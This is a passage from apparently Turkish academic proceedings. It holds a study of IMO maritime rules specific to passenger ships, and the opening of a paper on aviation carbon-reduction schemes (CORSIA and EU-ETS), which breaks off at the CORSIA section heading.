Uluslararası Denizcilik Örgütü genel anlamda gemi tiplerini dokuz ayrı sınıfa ayırmış bulunmaktadır. Yapılan çalışmada Uluslararası Denizcilik Örgütü tarafından yayımlanmış olan kurallar incelenmiş olup, yolcu gemi tipi için detaylandırılmış kurallar tespit edilmiştir. Tespit edilen bu kurallara istinaden, bir tablo oluşturulmuştur. Ayırt edici kuralların; yayımlandığı bölümler, bölümlerin başlıkları ve ayırt edici kuralların içeriği analiz edilmiştir.

Araştırmanın ana amacı yolcu gemi tipinin hangi kurallara diğer gemi tiplerine göre daha fazla önem verdiğinin tespit edilmesi ve yolcu gemisi zabitinin dijital platformda göreceği ayırt

edici kuralların belirlenmesidir. Bu nedenlerle elde edilen verilerin sadece ayırt edici kısmı analiz edilmiştir.

Fırat BOLAT'ın gözetiminde Ulaşcan BAYDAR'ın lisans bitirme çalışması sonucu ulaşılan bulguların sunulduğu bu çalışmada, yolcu gemi tipi ayırt edici denizcilik kuralları tespit edilmiştir. Ayırt edici kuralların Uluslararası Denizcilik Örgütü kurallarının dört kaidesinden ikisinde de var olduğu görülmüştür. Özellikle STCW başlığı altında, yolcu gemilerinde çalışacak personelin alması gerektiği eğitimler ve sertifikalar görülmüştür. SOLAS gibi konvansiyonların yanı sıra, ayrıca Can Kurtarma Araçları, Yangın Emniyet Sistemleri, Uyarılar ve Göstergeler ve Hasarsız Stabilitate gibi kodların da yolcu gemi tipi için ayırt edici özellikler barındırdığı görülmüştür.

Anahtar Kelimeler: Dijitalleşme, Uluslararası Denizcilik Kuralları, Yolcu Gemisi

DETERMINATION AND ANALYSIS OF DISTINCTIVE SHIPPING RULES FOR PASSENGER SHIP TYPE

ABSTRACT

Since their first voyages in history, passenger ships have shown how attractive they are, as well as how dangerous they are if not given enough attention and care. For many years, new rules have come into force to ensure the safety and security of ships at sea. Although most of these rules are rules covering each ship type, some rules come into force to apply only to one ship type. Due to a special situation arising from the ship type, a new rule is decided or an existing rule can be detailed for only one ship type. New possibilities are provided with the developing technology. Digital transformation affects the functioning of rules as well as their preservation. The International Maritime Organization has decided that the rules can be found on ships as electronic copies via KR-CON, a computer software prepared by the South Korean Ship Registry, rather than in hard copy.

The International Maritime Organization has generally divided the ship types into nine different classes. In the study, the rules published by the International Maritime Organization were examined and detailed rules for the passenger ship type were determined. Based on these determined rules, a table was created. Distinctive rules; the chapters in which it was published, the titles of the chapters and the content of the distinctive rules were analyzed.

The main purpose of the research is to determine which rules are more important to the passenger ship type than other ship types and to determine the distinctive rules that the passenger ship officer will see on the digital platform. For these reasons, only the distinguishing part of the data obtained was analyzed.

In this study, where the findings obtained as a result of the bachelor of science completion study of Ulaşcan BAYDAR under the supervision of Fırat BOLAT, passenger ship type distinctive maritime rules were determined. It has been observed that the distinctive rules exist in two of the four pillars of International Maritime Organization rules. Especially under the STCW title, there are trainings and certificates that the personnel to work on cruise ships should receive. In addition to conventions such as SOLAS, codes such as Life Saving Appliances, Fire Safety Systems, Alert and Indicator and Intact Stability have also been found to have distinctive features for the passenger ship type.

Keywords: *Digitalization, International Maritime Rules, Passenger Ship*

1. GİRİŞ

Günümüzde teknolojinin tüm çalışma alanlarına kolaylık sağlaması denizcilik gibi kuralları ve acil durumları ile oldukça zorlaşabilen bir meslekte büyük önem arz etmektedir. Özellikle yolcu gemi tipinde, taşınanın insanlar olması sebebi ile her zaman üst düzey emniyetin sağlanması gerekmektedir. Emniyet ve güvenliği sağlamak üzere birçok güncel kural bulunmakla birlikte, sektörün ve deniz taşımacılığınının gelişmesi ile birlikte yeni kurallar da yürürlüğe girmektedir. Çok miktarda kural ve düzenlemenin bu kural ve düzenlemelere uymakla yükümlü ve güncel versiyonlarını gemi üzerinde bulundurma zorunluluğu bulunan denizcilerin hafızalarında harfiyen bulunma ihtimali düşüktür ve denizcilerin kurallara kolayca erişebileceği teknolojik bir sistemin gemi üzerinde bulunması önem arz etmektedir. Teknolojinin denizciliğe son katkısı denizcilere güveni ve bilgiyi hızlı bir biçimde sağlamasıdır. Gemilerde Güney Kore Gemi Sicili tarafından hazırlanan ve Uluslararası Denizcilik Örgütü (IMO) tarafından basılı kural ve düzenlemelerin yerine kabul edilebileceği bayrak devletlerine bildirilmiş bulunan KR-CON gibi veritabanlarınının kullanımı ticari gemiler özellikle de yolcu gemisi gibi insan taşıyan gemilerin personeli için bilgiye kolay ve hızlı ulaşma yönünden önem arz etmektedir.

2. VERİLER

Uluslararası denizcilik kural ve düzenlemeleri Uluslararası Denizcilik Örgütü tarafından Konvansiyon, Kod, Karar, Sirküler ve Rehber gibi çeşitli başlıklar altında yayımlanmaktadır [2]. Bahsedilen başlıkların içerdiği kural ve düzenlemeler Uluslararası Denizcilik Örgütü tarafından gerektiğinde güncellenerek internet sitesi üzerinden ve basılı olarak yayımlanır. Değerlendirilmek üzere seçilen kural ve düzenleme verileri Uluslararası Denizcilik Örgütü Kararları ve Küresel Entegre Denizcilik Bilgi Sistemi veritabanlarından [6] ve Güney Kore Gemi Sicili'nin [1] KR-CON yazılımı internet sitelerinden elde edilmiştir.

3. ANALİZ

3.1 Konvansiyonlar

Konvansiyonlar en kapsamlı ve en önemli uluslararası denizcilik sözleşmeleridir. Denizde Can Güvenliği Uluslararası Sözleşmesi (SOLAS) ve Gemi Adamlarının Eğitim, Belgelendirme ve Vardiya Tutma Standartları (STCW) konvansiyonlarında yolcu gemileri için ayırt edici kurallar bulunduğu görülmüştür.

3.1.1 Denizde Can Güvenliği Uluslararası Sözleşmesi (SOLAS)

Geminin Harmonize Sörvey Sistemi'ne (HSS) girerken başlangıç sörveyi adı altında yapılacak olan ilk denetimi ve her on iki ayda bir yapılacak yıllık sörveyleri yolcu tipi gemilerin uluslararası gereklilikleri sağlaması ve sağlamayı sürdürmesi açısından kritik öneme sahiptir. Yapılan ilk başlangıç sörveyinde gemi için Yolcu Gemisi Emniyet Sertifikası (PSSC) düzenlenir ve yıllık sörveyleri sırasında kural ve düzenlemelere uyumluluğun devamı denetlenir. Bu yöntemle gemi emniyet teçhizatının kullanılabilirliği tasdiklenmiş olur. Eğer gemi, Yolcu Gemisi Emniyet Sertifikası'nda belirtilenden az yolcu taşıyorsa, gemide belirtilenden daha az miktarda emniyet teçhizatı bulunabilir. Ayrıca belgenin en fazla geçerli olabileceği süre on iki ay olarak belirtilmektedir. Burada "hafif hizmet draftı" (light service draught) tanımı da yapılmaktadır. Diğer gemi tiplerinden farklı olarak yolcu gemilerinde yolcular da hesaplama dahil edilmelidir. Bu hesap yolcuların geminin sabit elemanı olarak görüldüğüne işarettir. Otuz altı veya daha fazla yolcu taşıyacak olan gemilerde, tüm emniyet sistemlerinin haricinde bir de batma riskine karşı alınmış en ciddi önlemlerden biri olan su alma tespit sistemi bulundurulmasına ve olası bir yangının hemen fark edilmesi için etkili bir yangın devriye sistemi olmasına karar verilmiştir. Böylece raporlamanın çok daha hızlı gerçekleşmesi amacıyla yangın devriyesinde rol alan tüm personelde iki yönlü telsiz bulunması kararlaştırılmıştır. Bununla birlikte gemide manuel olarak da kontrol edilebilen bir duman dedektör sistemi ve Yangın Emniyet Sistemleri Kodu'nun (FSS) gerekliliklerini sağlayan otomatik uyarı sistemleri bulunmalıdır. Emniyet seviyesini

artırmak amacıyla, yolcu gemilerinde köprüüstünde tüm yangın kapılarının gözlemlenebileceği bir panel bulundurulmalıdır. İç kaplamalar ve perdeler yangından korunma kabiliyetini azaltmamalıdır. Yetkili kurum tarafından onaylanmış olan güvenli güverte çıkışları bulunmalıdır. Ayrıca borda dayanıklılığı üzerine standartlaştırma getirilmiştir. Genel Seslendirme Sistemi (Public Address System) adı altında bir sistem kurulmalıdır ve yolcuların gemiyi daha rahat tanınması sağlanmalıdır. Ayrıca acil durumlarda alan sağlamak amacıyla, yolcu gemilerinde emniyet merkezi bulunmalıdır. Belirtilen zaman aralıkları ile Genel Seslendirme Sistemi ve alçak bölgelerdeki aydınlatmalar için bakım yapılmalıdır. Mürettebat, yolcu eğitimi ve bilgilendirmesi için gerekli aralıklarla yangın talimleri yapmalıdır. Her yolcu tipi geminin acil durumlarda gemi terk pozisyonuna hazırlanması için verilen en fazla süre belirtilmiştir. Yarım saat ile sınırlandırılan süre yüksek seviyede eğitim ve tatbikat gerektirmektedir. 500 groston ve üzeri yolcu tipi gemilerde, geminin iki tarafında da en az bir kurtarma botu bulundurulmasına, 500 groston altındaki yolcu tipi gemilerde ise en az bir kurtarma botu bulundurulmasına karar verilmiştir. Yolcu tipi gemilerde taşınması gereken en az can simidi sayısı belirtilmiştir. 60 m altı gemilerde en az 8 adet, 60 m ile 120 m arası gemilerde en az 12 adet, 120 m ile 180 m arası gemilerde en az 18 adet, 180 m ile 240 m arası gemilerde 24 adet ve 240 m üzeri gemiler içinse en az 30 adet can simidi taşınması kararlaştırılmıştır. Yolcu sayısı baz alındığında, yolcu tipi gemilerde bulunması gereken en az can yeleği yüzdesi kararlaştırılmıştır. Daha fazla yolcu bulunmadığı takdirde yolcu kapasitesinin en az yüzde doksan beşi için bir tane tahsis edilmesine karar verilmiştir. Bu kural gemide kapasiteden az yolcu taşıyorsa geçerlidir. Her durumda gemideki herkes için can yeleği bulunmalıdır. Yolcular için bulunması gereken can yeleklerinin konumu kolay erişilebilir olmalıdır. Ayrıca her yolcu tipi gemide ışık ile donatılmış can yelekleri kullanılmasına karar verilmiştir. Böylece yolcuların tespitinin kolaylaşması amaçlanmıştır. Yolcuların acil durumda gidecekleri yerleri daha kolay bulmalarını sağlamak adına her yolcu tipi gemide, tüm yolcular tarafından rahatça görülebilecek bir yerde acil durum toplanma yeri bulunmalıdır. Belirlenen bu acil durum toplanma yerinde, yolcu başına en az 0,35 metrekare yer ayrılmalıdır. Birkaç veriyi bir arada sunarak kaptanın acil durumda karar almasını kolaylaştırmak amacıyla her yolcu tipi gemide karar destek sistemi bulunmalıdır. Karar destek sistemleri, acil durumlarda kullanılması için köprüüstünde bir panelde bulunmalıdır. Böylece kaptan köprüüstünde sistemden rahatça yararlanabilir. Belirtilen sistem; yangın, çevre kirliliği, gemide hasar meydana gelmesi, mürettebat kazaları gibi durumlarda da kullanılabilir [4]. Ayrıca tüm yolcu tipi gemilerde, geminin tamamını kapsayan bir genel alarm sistemi ve anons sistemi bulunmalıdır. Anons sistemi, mürettebat ve yolcular tarafında rahatça duyulabilecek kapasiteye sahip olmalıdır. Yapılan yayınlar köprüüstü gibi merkezi kabul edilmiş yerlerden yapılır. [3]

3.1.2 Gemi Adamlarının Eğitim, Belgelendirme ve Vardiya Tutma Standartları (STCW)

Yolcu tipi gemilerde tüm mürettebat gemiye katılmadan önce belirli bir eğitim ve aşinalık kazanmalıdır ve tüm mürettebat gemiye katılmadan önce acil durum görevi konusunda bilgilendirilmelidir. Yolcuların

zihninde tutmak ve yeni yolcuları bilgilendirmek için her hafta yangın talimi ve gemi terk talimi yapılmalıdır. Yolculara bizzat hizmet sağlayan personeller, gerekli emniyet eğitim ve sınavlarından geçmelidirler. Böylece acil durumda kesin ve net hareketler yapabileceklerdir. Ayrıca, kaptan ve gemi zabıtları acil durumlarda yolculara yardımcı olabilmek adına kalabalık yönetimi sertifikasına sahip olmalıdırlar. Acil durum toplanma bölgelerinde görevli olan personeller de, kriz yönetimi sertifikasına sahip olmalıdırlar. Yolcuların gemiye binme ve inmesinden sorumlu olan personeller, yolcu emniyeti eğitimini başarıyla tamamlamalıdırlar [3].

3.1.3 Kolaylaştırma Konvansiyonu (FAL)

Limanda yolcu bırakılmasına karşı önlem almak amacıyla her yolcu tipi gemide her liman kalkışı öncesi gemide bulunan yolcuların sayılması kararlaştırılmıştır. Özel durumu olan yolcular kayıt altına alınmalı ve gerektiği takdirde gemi kaptanına bildirilmelidir [5].

3.2 Kodlar

Uluslararası kodlar, konvansiyonların ardından en kapsamlı kural düzenini oluştururlar. Çalışma kapsamında Can Kurtarma Araçları (LSA), Yangın Emniyet Sistemleri (FSS), Uyarılar ve Göstergeler ve Hasarsız Stabilitate kodları değerlendirilmiştir.

3.2.1 Can Kurtarma Araçları Kodu (LSA)

Yük gemileri için filika ortalama insan ağırlığı 82,5 kilo iken yolcu gemileri filikalarının ortalama insan ağırlığı 75 kilo olarak sabitlenmiştir. Tüm yolcu gemilerindeki filikalar, emirden sonraki 10 dakika içinde hazır hale gelecek şekilde istiflenmelidir. Bu kural filikalara çabuk binilmesini sağlamak amaçlıdır. Ayrıca kullanılan alarm ve manuel etkinleştirme ekipmanlarının, yolcular tarafından kolay ulaşılabilir olacağı ve yolcuların acil durumda merdivenleri rahat kullanması için merdiven genişliklerinin 900 milimetreden dar olamayacağı kararlaştırılmıştır [3].

3.2.2 Yangın Emniyet Sistemleri Kodu (FSS)

Yolcu tipi gemilerde, balast pompaları ve alarm sistemleri için en az iki güç kaynağı bulunmalıdır. Sprinkler sistemleri bölge bölge gruplandırılmalıdır. Fakat her bir grup en fazla ikişer güverte de kullanılmalıdır. Tüm yolcu tipi gemilerde, sabit yangın alarm sistemi ve alev dedektörü bulunmalıdır. Ayrıca bu sistemler, uzaktan veya manuel olarak çalıştırılabilirlerdir. Yolcu gemilerinde kullanılan elektrik kabloları, standartlarına uygun olmalı ve kasınlıkla alev karşı dirençli olmalıdırlar. Alev ve duman dedektörleri, kamara balkonları hariç olmak üzere, aynı hizada olmalıdırlar. Alev dedektörü algıları, hem görsel hem de işitsel olarak yansıtılmalıdır. Yolcu tipi gemilerde kontrol panelleri, gemi üzerindeki emniyet merkezi adı verilen bölümde gözleniyor olmalıdır ve her bir dedektörü tek tek tanımlayan bir gösterge sistemi bulunmalıdır. Bu göstergeler köprüüstünden takip edilebilir olmalıdır [3].

3.2.3 Hasarsız Stabilité Kodu

Yolcuların bir tarafa toplanmaları nedeniyle gemide meydana gelen meyil miktarı 10 dereceyi geçmemelidir. Ayrıca manevralar esnasında, bayılma açısı on dereceyi geçmemelidir. Yolcuların ağırlık merkezi belirtilen şekilde hesaplanır; ayakta olan yolcular için, buldukları güverteden bir metre yüksekte, oturmakta olan yolcular içinse, koltuktan 0,3 metre yüksekte olacak şekilde hesaplanmalıdır. Geminin inşaaı sırasında yolcu yürüme alanlarının ve oturma alanlarının belirlenmesi için önemli bir kuraldır [3].

4. SONUÇ

Yolcu gemilerinin emniyetini sağlamak amacıyla bir emniyet sertifikası düzenlenmesi sürecine tabi tutulduğu ve her yıl yetkili kurum tarafından denetlendiği görülmüştür. Su alma ve yangın ihtimaline karşı alınan fazladan önlemler ve teçhizatlar olduğu görülmüştür. Yolcuların gemiyi daha iyi tanınması için bir sistem geliştirildiği ve acil durumda hızlı hareket edebilmeleri için acil durum toplanma bölgesinin rahatça görülebilir olması belirlenmiştir. Merdivenler ve toplanma alanları gibi bölgelerde de yolcuların sıkışık olmamaları sağlanmıştır. Ayrıca yolcuların kişisel emniyet teçhizatı kullanımını hakkında bilgilendirilmesi ve teçhizatlara kolayca ulaşma imkânı sağlanması gerekliliklerinin bulunduğu görülmüştür. Gemi kaptanı ve zabıtları içinse geminin emniyetine daha fazla hâkim olunmasını sağlayacak destek sistemi geliştirilmesi ayrıca fazladan paneller ve sistemler ile kullanım kolaylığının sağlanması gereklilikleri bulunduğu görülmüştür. Her yolcu için talim zorunlu kılınmış acil durum bölgelerinde görev alacak personelin acil durumda insanları yönetmek üzerine kriz ve kalabalık yönetimi eğitimlerini de alması gerektiği görülmüştür. Gemi filikaları için kişi başı ağırlık çocuklar da düşünülerek azaltıldığı ayrıca yolcuların etkinleştirebileceği bir alarm sisteminin oluşturulması gerektiği görülmüştür. Yolcu gemi tipi için ayırt edici denizcilik kurallarının sıklıkla emniyet üzerine olduğu görülmüştür.

5. KAYNAKÇA

- [1] Güney Kore Gemi Sicili. KR-CON veritabanı. Erişim Tarihi: 31 Mart 2019.
<http://krcon.krs.co.kr/>
- [2] Uluslararası Denizcilik Örgütü (IMO). Genel Kurul kararları. Erişim tarihi: 22 Mart 2019.
<https://www.imo.org/en/KnowledgeCentre/IndexofIMOResolutions/Pages/Assembly.aspx>
- [3] Uluslararası Denizcilik Örgütü (IMO). Deniz Emniyeti Komitesi kararları. Erişim tarihi: 6 Mayıs 2019.
<https://www.imo.org/en/KnowledgeCentre/IndexofIMOResolutions/Pages/MSC.aspx>

- [4] Uluslararası Denizcilik Örgütü (IMO). Deniz Çevresini Koruma Komitesi kararları. Erişim tarihi: 22 Nisan 2019. <https://www.imo.org/en/KnowledgeCentre/IndexofIMOResolutions/Pages/MEPC.aspx>
- [5] Uluslararası Denizcilik Örgütü (IMO). Kolaylaştırma Komitesi kararları. Erişim tarihi: 16 Nisan 2019. <https://www.imo.org/en/KnowledgeCentre/IndexofIMOResolutions/Pages/FAL.aspx>
- [6] Uluslararası Denizcilik Örgütü (IMO). Küresel Entegre Denizcilik Bilgi Sistemi veritabanı. Erişim Tarihi: 15 Şubat 2019. <https://gisis.imo.org/Public/Default.aspx>

HAVACILIKTA KARBON AZALTIM UYGULAMALARI VE ŞİRKET STRATEJİLERİ

Murat Taşdemir¹ Erdal Aydın²

¹ *DHMİ Genel Müdürlüğü, TURKEY*

² *Çanakkale Onsekiz Mart Üniversitesi, Biga İİBF, Çanakkale, TURKEY*

tasdemirmurat@gmail.com

ORCID: 0000-0001-5131-1085

ÖZET

Havacılık endüstrisi küreselleşme ve ticaret hacminin artması ile gelişmekte, 87 milyondan fazla direkt ve dolaylı istihdamı desteklemekte ve küresel Gayri Safi Yurt İçi Hasıla'nın %3,5'ini oluşturmaktadır. Hava taşımacılığının küresel ekonomi işleyişi, turizm ve lojistik için konumu vazgeçilmez olsa da bu kazanıma karşın yalnızca 2019 yılında sivil havacılık faaliyetleri kaynaklı 915 milyon ton CO₂ doğaya salınmıştır. Bu değer toplam küresel CO₂ salınımının %2,5'ini oluşturmaktadır. CO₂ 'ye ek olarak, asit yağmurlarının oluşumu gibi doğa üzerinde yıkıcı etkileri olan NO_x (NO ve NO₂) gazları, harcanan her kilogram yakıt için 5-65 gram arası salınmakta, bu değer ise toplam salınımın %3 ilâ 5'ini oluşturmaktadır.

Avrupa kıtası dahilindeki gaz emisyon oranlarını dengelemek adına Avrupa Birliği tarafından 2005 yılında Avrupa Birliği Emisyon Ticareti Programı (EU-ETS) yürürlüğe konulmuş, sistem 12.000 enerji ve üretim tesisinin karbon salınım miktarlarını azaltmak adına adımlar atmıştır. 2012 yılında havacılık sektörü de söz konusu programa dahil edilerek Avrupa Birliği ülkelerine uçuş yapacak hava araçlarının belirli şartlar altında karbon ticari sistemine girmesini şart koşmuştur. Uluslararası Sivil Havacılık Örgütü ise 2016 yılında oluşturduğu Uluslararası Havacılığa Yönelik Karbon Denkleştirme ve Azaltma Şeması (CORSA) programı dahilinde uluslararası düzeyde havacılık faaliyetlerinin ürettiği salınım miktarlarının sabit kalması için yol haritası açıklamış ve referans belirleme, pilot uygulama, birinci ve ikinci faz olmak üzere 4 aşamalı olarak küresel düzeyde söz konusu şemanın uygulanacağını bildirmiştir.

Uluslararası Sivil Havacılık Teşkilatı (ICAO) tarafından yürürlüğe konulan CORSIA ve Avrupa Birliği tarafından zorunlu koşulan EU-ETS sonucunda faaliyetlerin devamı için karbon azaltımı veya salınım oranının sabit düzeyde tutulması gerek şart haline gelmektedir. Ancak başta Uluslararası Hava Taşımacılığı Birliği (IATA) olmak üzere bazı ülkeler konulan şartlar için çekinceler bildirmekte ve programa geçiş sürecinin ötelenmesi için girişimlerde bulunmaktadır. 2020 yılında salgın kaynaklı yaşanan kriz dolayısıyla gelirlerinin büyük kısmını kaybeden havayolları hükümet ve bankalara yardım, kredi ve destek paketleri için başvurmuşlardır. Avrupa Birliği Komisyonu tarafından sağlanacak destek paketleri karşılığında CO₂ oranlarının azaltılması şartıyla alabilmişlerdir. Karbon azaltım programlarının yürürlüğe konulması uçuşlar için fazladan maliyet teşkil edeceğinden gelişmekte olan ülkeler konulacak katı şartlara itiraz etmektedirler. Kuzey Amerika ve Avrupa gibi gelişmiş ülkelerin aksine havacılık faaliyetlerinin nispeten yakın zamanda büyük kapasitelere ulaştığı Çin, Orta Doğu Ülkeleri, Hindistan ve Rusya yaptırımların haksız rekabete yol açacağını savunmaktadırlar.

Salınım düzeylerini düşürmek adına, son 10 yılda havayolları ve üretici şirketler daha verimli uçaklara 1 trilyon dolardan fazla yatırım yapmış, sektör AR-GE faaliyetlerine 150 Milyar Dolar harcamıştır. Koltuk başında kilometre başına CO₂ emisyon artışı %22,53 olarak gerçekleşmiş, geçen süreç içerisinde 10 yeni uçak tipi hizmete verilmiştir. 270,000 üzerinde uçuş sürdürülebilir havacılık yakıtları aracılığı ile yapılmıştır. Havacılık için ilk karbon pazarı fiyatlandırma mekanizması Uluslararası Havacılık Örgütü (ICAO) tarafından müzakereler sonucu kabul edilmiştir.

Çalışmada havacılığın küresel karbon ve diğer zararlı maddeler salınımindaki konumu, karbon pazarı hakkında bilgi verilmiş, yürürlüğe konulacak şartlar ve havayollarının bu şartlara karşın aldıkları tedbirler ve yol haritaları irdelenmiştir. Bunun için yürürlükte olan iki karbon azaltım programı incelenmiş, havacılık şirketlerine getireceği yükümlülükler, uygulamaların günümüzde geçerli koşulları ve gelecek planları hakkında bilgiler derlenmiştir. Araştırmaya dahil edilmiştir. Son olarak 2020 yılı uçuş düzeylerinin COVID-19 kaynaklı düşük gerçekleşmesi sebebiyle, karbon azaltım oranlarında referans kabul edilmemesi için Havayolları ve IATA'nın girişimleri aktarılmıştır.

Anahtar Kelimeler: *Havacılık Yönetimi, Stratejik Yönetim, Kriz Yönetimi, İklim Değişikliği, Küresel Isınma*

CARBON REDUCTION SCHEMES AND CORPORATE STRATEGIES IN AVIATION SECTOR

ABSTRACT

Aviation industry already developing with globalization and as a result of increasing trade volume supports more than 87M jobs direct or indirectly and creates 3.5% of global GDP. Despite to the earnings of sector to economy and tourism annually 915M Tons of CO₂ emitted to nature as 2019. This value represents the 2.5% of total emissions worldwide. In addition to CO₂, NO_x gases which are also has great harmless effects to the nature also emitted by sector.

In order to balance the gas emission rates within the European continent, the European Union Emission Trade Program (EU-ETS) was put into effect by the European Union in 2005, and the system took steps to reduce the carbon emissions of 12,000 energy and production facilities. In 2012, the aviation sector was also included in the program and required the aircraft flying to the European Union countries to enter the carbon commercial system under certain conditions. The International Civil Aviation Organization, also has announced a roadmap to keep the emission amounts produced by aviation activities at the international level within the scope of the International Aviation Carbon Equalization and Reduction Scheme (CORSIA) program, which it created in 2016, and it has 4 stages, namely reference determination, pilot implementation, first and second phases. He reported that the scheme will be implemented at the global level.

As a result of the CORSIA put into effect by ICAO and the EU-ETS required by the EU, it becomes necessary to keep the carbon reduction or emission rate at a constant level for the continuation of the activities. However, some countries, especially IATA, make reservations for the conditions set and make attempts to postpone the deadline. Airlines, which lost most of their revenues due to the crisis in 2020, were able to receive government and bank aids in return for the support of the European Union Commission, provided that their CO₂ rates were reduced. Developing countries object to the strict requirements to be imposed, as the introduction of the carbon reduction scheme will add additional costs for flights. Unlike developed countries such as North America and Europe, China, Middle East Countries, India and Russia argue that sanctions will lead to unfair competition.

In order to reduce the emission levels, airlines and manufacturing companies have invested more than \$ 1 trillion in more efficient aircraft in the last 10 years, and the industry

has spent 150 billion dollars on R&D activities. The increase in CO₂ emissions per kilometer per seat was 22.53%, and 10 new aircraft types were put into service in the past period. Over 270,000 flights have been made using sustainable aviation fuels. The first carbon market pricing mechanism for aviation has been negotiated by the International Aviation Organization (ICAO).

In the study, information was given about the position of aviation in the global carbon and other harmful substances emission, the carbon market, the conditions to be put into effect and the measures and road maps that airlines take against these conditions were examined. For this, two carbon reduction programs in force were examined, and the obligations to be brought to aviation companies were included in the study. Finally, due to the low flight levels in 2020 due to the COVID-19 outbreak, the initiatives of Airlines and IATA were conveyed to not be accepted as a reference in carbon reduction rates, and information about the current conditions and future plans of the practices were compiled.

Keywords: *Aviation Management, Strategic Management, Crisis Management, Climate Change, Global Warming*

1. GİRİŞ


Küresel ısınma sera etkisi yaratabilecek gazların atmosfere salınımı ile Dünya'nın ortalama sıcaklığının yükselmesini tetikleyen olay olarak tanımlanmaktadır. Küresel ısınma sonucu doğa dengesi değişmekte ve bu denge içerisinde birçok canlı yok olma tehlikesi ile karşı karşıya kalmaktadır [1]. Endüstri devriminin getirdiği üretim kaynaklı kömür, doğal gaz, petrol gibi doğal yakıt kullanımının artmasıyla doğaya salınan CO₂ miktarı sürekli artış göstermiştir. 1750 yılında atmosferde 280 ppm civarında yer alan CO₂ 2005 yılında 380 ppm, 2019 yılında ise 410 ppm miktarına ulaşmıştır [2].

Endüstriyel üretime ek olarak insanın doğa üzerindeki tahribatı ve artan nüfus kaynaklı oluşturulan şehir yapılaşması, tarım alanı açmak için ormanlık alanları azaltması da sera gazının üretimini artırırken ve doğa tarafından absorbe edilme miktarının azalmasına yol açmıştır. Küresel ısınma, asit yağmurları, ozon tabakasının delinmesi, deniz ve okyanuslardaki su seviyesinin yükselmesi bu tahribatın sonuçları olarak günümüzde karşımıza çıkmaktadır.

Ulusların birbirleri ile ticari faaliyetleri antik dönemlere kadar uzansa da ulaşımda yolculuk süresinin kısılması bağlantılı lojistik, tedarik aşamalarında ani gelişim sağlanmıştır. Turizm sektörünün faaliyet miktarı ve alanının genişlemesine müteakiben ulaşım sektörü ikinci sefer atılım sürecine

girmiştir. Bu büyüme ve vazgeçilmez konuma yükselmenin sonucu olarak faaliyetlerin devamlılığı elzem hale gelmiştir. İlgili faaliyetler sürdürülürken çalışmaya konu olan zararlı maddelerin ulaşım sektörü tarafından üretimi zaman içerisinde giderek artmıştır.

Günümüzde CO₂ emisyon salınımları sektörel/faaliyet alanı açısından değerlendirildiğinde en fazla salınımın endüstriyel üretim kaynaklı olduğu gözlenmektedir. Gerek üretim kaynakları ve gerekse üretim süreci sonucu oluşan gazların doğaya salınması üretim sektörünü diğer tüm sektörlerden ayırmakla birlikte, diğer sektörlerin ihtiyacı olan enerji ihtiyacının bir bölümü yine bu sektör tarafından karşılanmaktadır. Endüstriyel üretimi sırasıyla; Tarım-orman faaliyetleri, binalar, ulaşım sektörü, kimya sektörü, atıklar izlemektedir. Toplam emisyonun %15'i ise söz konusu kapsama girmeyen diğer faaliyetler sonucunda oluşmaktadır. Sektör bazında sera gazı emisyon oranları ve ulaşım sektörünün faaliyet kapsamı alt kollarına göre salınım miktarı Grafik 1'de temsil edilmektedir. [3].



Grafik 1. Sektörel emisyon oranları

Grafikte görüldüğü üzere ulaşım sektörü içerisinde en büyük oranı kara ulaşımı oluşturmaktadır. Diğer tüm alanların yaklaşık 3 katı kadar salınım kara taşımacılığı sonucu gerçekleşmektedir. Bunda kara lojistiğinin payı olduğu kadar toplu taşımadan bireysel araç kullanımına geçiş sürecinin de payı bulunmaktadır. Öyle ki ortalama bir aile aracı yıllık 4.6 ton CO₂'yi doğaya salmaktadır [4].

Günümüzde havacılık faaliyetleri sonucu yıllık 1 Gigaton seviyesine yaklaşan toplam CO₂ salınımı küresel toplamın %2,5'ini, diğer sera gazı salınımının ise %3 ilâ 5'ini oluşturmaktadır. Bu rakamlar faaliyetin icrası için kullanılan basamakların sonucu oluşmaktadır. Küresel ticaret hacmi, turizm, gelir artışı, gibi sebepler sonucu havacılık sektörünün gelecekte gelişimini sürdüreceği öngörülmektedir. Havacılık sektöründe salgın öncesi büyüme rakamlarının devamı halinde 2040 yılında

günümüz uçak sayısının iki katının göklerde olacağı ve bununla orantılı olarak gaz salınımının da artacağı değerlendirilmektedir [5].

Havacılıkta yıllık %5 büyüme oranı korunduğu takdirde, 2040 yılında 1700 ilâ 1800 milyon ton CO₂'nin doğaya salınacağı öngörülmektedir [6]. Salınım miktarlarını önlemek/sabit tutmak adına belirli dahilinde Uluslararası Sivil Havacılık Örgütü (ICAO) ve Avrupa Birliği (AB) tarafından Uluslararası Havacılığa Yönelik Karbon Denkleştirme ve Azaltma Şeması (CORSIA) ve Avrupa Birliği Emisyon Ticareti Programı (EU-ETS) programları yürürlüğe konulmuştur.

2020 yılı salgın koşulları sebebiyle ağır gelir kaybına uğrayan sektör, karbon azaltım programları kapsamında maliyetlerine yansıtacak fazladan harcamaları, uçuş rakamları yeniden eski büyüme oranlarına dönene kadar ertelemek için faaliyetlerini sürdürmektedir. Bunun için daha önce belirlenen 2019-2020 referans yıl değerlendirme sürecinden 2020 yılı değerlerinin kapsam dışına alınması için çalışmalarda bulunmuştur.

Çalışmada havacılık sektörü dahilinde yürütülen karbon azaltım programları hakkında bilgi verilmiş, bu programların rekabetin yoğun olduğu sektörde dengeleri nasıl değiştireceği üzerine tartışmalara değinilmiştir. Salınımın azaltılması için geçmişten günümüze uygulanan vergilendirme usullerinin yansımaları araştırılmış ve şirketlerin söz konusu uygulamalar hakkında uluslararası kuruluşlar seviyesinde izledikleri stratejiler derlenmiştir.

2. KARBON AZALTIM PROGRAMLARI

ICAO merkezi Montreal'de bulunan, 193 üye ülkeden oluşan, uluslararası havacılık kural ve standartlarını belirleyen Birleşmiş Milletler kuruluşudur. Aldığı kararlar uluslararası tüm havacılık faaliyetleri için bağlayıcı nitelikte olup devletler ve şirketlerce uyulması zorunludur. Bölüm kapsamında ICAO karbon azaltım programı olan CORSIA 2.1. numaralı başlık altında incelenmiştir. Avrupa Birliği'nin karbon salınımına karşı yürürlüğe koyduğu EU ETS programı, amaçları ve aşamaları ise 2.2. alt başlık altında verilmiştir.

3. CORSIA

